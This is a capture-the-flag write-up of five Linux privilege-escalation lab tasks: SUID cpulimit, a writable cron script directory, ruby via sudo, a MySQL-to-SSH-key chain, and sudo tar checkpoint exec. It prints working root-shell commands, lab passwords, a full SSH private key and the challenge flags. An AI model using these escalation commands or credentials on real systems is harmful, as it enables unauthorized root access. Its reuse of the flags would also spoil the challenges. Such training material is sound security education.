Linux privesc 1

The condition of a given task:

`Повысьте привилегии и прочитайте /root/flag.txt Данные для входа: user:user`

Solution:

VPN On we can use *LinPeas* or something like `find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;` that to find out that we have **cpulimit with the SUID** flag, go to the https://gtfobins.github.io/gtfobins/cpulimit/ SUID section and try payload cpulimit -l 100 -f -- touch 3xh4u573d Look at the permissions on the 3xh4u573d and see that it belongs to the root user. let's try reading /root/flag.txt with **cpulimit -l 100 -f -- cat /root/flag.txt**

```
94a8f786dd70:~$ cpulimit -l 100 -- cat /root/flag.txt
2900257da22fef500ada7bb3898b8f640d48b4d78becf9e7b9d57afd11449f4b9acb51ab74ee3e6d46bae2353d51d01594a8f786dd70:~$
```

Be careful don't enter flag+hostname

Answer is:
2900257da22fef500ada7bb3898b8f640d48b4d78becf9e7b9d57afd11449f4b9acb51ab74ee3e6d46bae2353d51d015

Linux privesc 2

The condition of a given task:

`Повысьте привилегии и прочитайте /root/flag.txt Данные для входа: user:user`

Solution:

VPN On Hard task imho The point is that there is a **cronjob**, which as I understand **executes all scripts from the /scripts folder**, and we just *add* there *our script* for the output of the *flag* can get it First of all, let's write in <script_name> smth like this: `#!/bin/bash cat /root/flag.txt > tmp/flag # or any writeble folder` and wait, for convenience we can make a *watch* on the directory where we wait

```
user@f4d4f6d63350:~$ cd /scripts/
user@f4d4f6d63350:/scripts$ ls
check_passwd.sh  network-check.sh  solv.sh
user@f4d4f6d63350:/scripts$ cat check_passwd.sh
cat: check_passwd.sh: Permission denied
user@f4d4f6d63350:/scripts$ echo '#!/bin/bash' > solv.sh
user@f4d4f6d63350:/scripts$ echo 'cat /root/flag.txt > /tmp/flag' >> solv.sh
user@f4d4f6d63350:/scripts$ cat solv.sh
#!/bin/bash
cat /root/flag.txt > /tmp/flag
user@f4d4f6d63350:/scripts$ cd /tmp
user@f4d4f6d63350:/tmp$ ls
connstate  lin  linpeas.sh  lse  lse.sh  passwd_hash
user@f4d4f6d63350:/tmp$ l
connstate  flag  lin  linpeas.sh*  lse  lse.sh*  passwd_hash
user@f4d4f6d63350:/tmp$ cat flag
user@f4d4f6d63350:/tmp$ cat flag
2fe1aeada622efd97951c34d44ae28774b70b73f7466faadaee509092f03ffd86a47459765e5c663bb486e2c91bbbf56user@f4d4f6d63350:/tmp$
```

Answer is:
2fe1aeada622efd97951c34d44ae28774b70b73f7466faadaee509092f03ffd86a47459765e5c663bb486e2c91bbbf56


Linux privesc 3

The condition of a given task:

`Повысьте привилегии и прочитайте /root/flag.txt Данные для входа: user:user`

Solution:

Get into irb (ruby interactive shell) and immediately see https://gtfobins.github.io/gtfobins/ruby/#sudo Try `exec "sudo /bin/bash"` or `exec "sudo cat /root/flag.txt"` I don't know and get the flag!



Answer is:
634a1c35de65fbd0c39d529aeae5315689a246ca981536637fd0e2d61eaaeea1cf6c4fc25e4da29284feb1ecc41f04a2

Степной волк

The condition of a given task:


`Флаг у user4 . Достанете? ssh: www-data:www-data`


Solution:


First we get the `password for user1 from mysql`, whose credentials are in `/var/www/html/index.php`

```
mysql --host=mysql --user=mysql --password=MysqlP4ss
USE passwords;
SELECT * FROM passwords;
```

Then we see a lot of clues and interesting things, screenshots below







```
mysql> select * from passwords
    -> ;
+----+-------+--------------------+
| id | user  | pass               |
+----+-------+--------------------+
|  1 | user1 | Str0ngP4ss4Us3r0n3 |
+----+-------+--------------------+
1 row in set (0.00 sec)
```

```
www-data@0e05b9e22f32:~$ ls -l /usr/share/data/notes/note
-rw-r--r-- 1 user2 friends 30 Nov 10 13:12 /usr/share/data/notes/note
www-data@0e05b9e22f32:~$ cat /usr/share/data/notes/note
My password starts with AP4ss
www-data@0e05b9e22f32:~$
```

```
user@0e05b9e22f32:~$ /bin/scope
Changing password for user2.
chpasswd: (user user2) pam_chauthtok() failed, error:
Authentication token manipulation error
chpasswd: (line 1, user user2) password not changed
user@0e05b9e22f32:~$
```

But **we are interested in /home/user3/.ssh/id_rsa** - *private ssh key*, which we can simply copy to ourselves and connect (*for some reason to user4*) using `ssh -i <id_rsa_key> user4@10.10.10.10 -p <your_port>`.

```
└─$ cat id_rsa_task
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

┌──(any DESKTOP-DKCHPMA)-[~]
└─$ ls -l id_rsa_task
-rw------- 1 any any 2610 Nov 16 06:34 id_rsa_task

┌──(any DESKTOP-DKCHPMA)-[~]
└─$ ssh -i id_rsa_task user4@10.10.10.10 -p 35226
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-165-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 16 03:36:43 2023 from 10.10.16.34
$ id
uid=1004(user4) gid=1006(user4) groups=1006(user4)
$ cat flag.txt
60a982db2c73db2254cce9370c42c253d546305918e2d1c3496eefa60c3f95ea4999b52de360743a8571354703185b2a$
```

user:user user1:Str0ngP4ss4Us3r0n3

Answer is:

60a982db2c73db2254cce9370c42c253d546305918e2d1c3496eefa60c3f95ea4999b52de360743a857135

4703185b2a

Эскалация привилегий через sudo

The condition of a given task:

`Ваша задача прочитать флаг из /root/flag.txt Логин/пароль: user:user`

Solution:

try sudo -l to get smth like this

```
314790df050d:/$ sudo -l
User user may run the following commands on 314790df050d:
    (root) /usr/bin/tar
314790df050d:/$
```

check https://gtfobins.github.io/gtfobins/tar/#sudo and try `sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

```
314790df050d:/$ id
uid=1000(user) gid=1000(user) groups=1000(user)
314790df050d:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=sh
tar: Removing leading `/' from member names
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ # cat /root/flag.txt
01bf4911588507e96525dbba1c14128f78fdd34d78dd370a8540eb8b644510fe50b90af22987e64c550a4a9d9b2d460f/ #
```

Answer is:

01bf4911588507e96525dbba1c14128f78fdd34d78dd370a8540eb8b644510fe50b90af22987e64c550a4a9d9b2d460f

---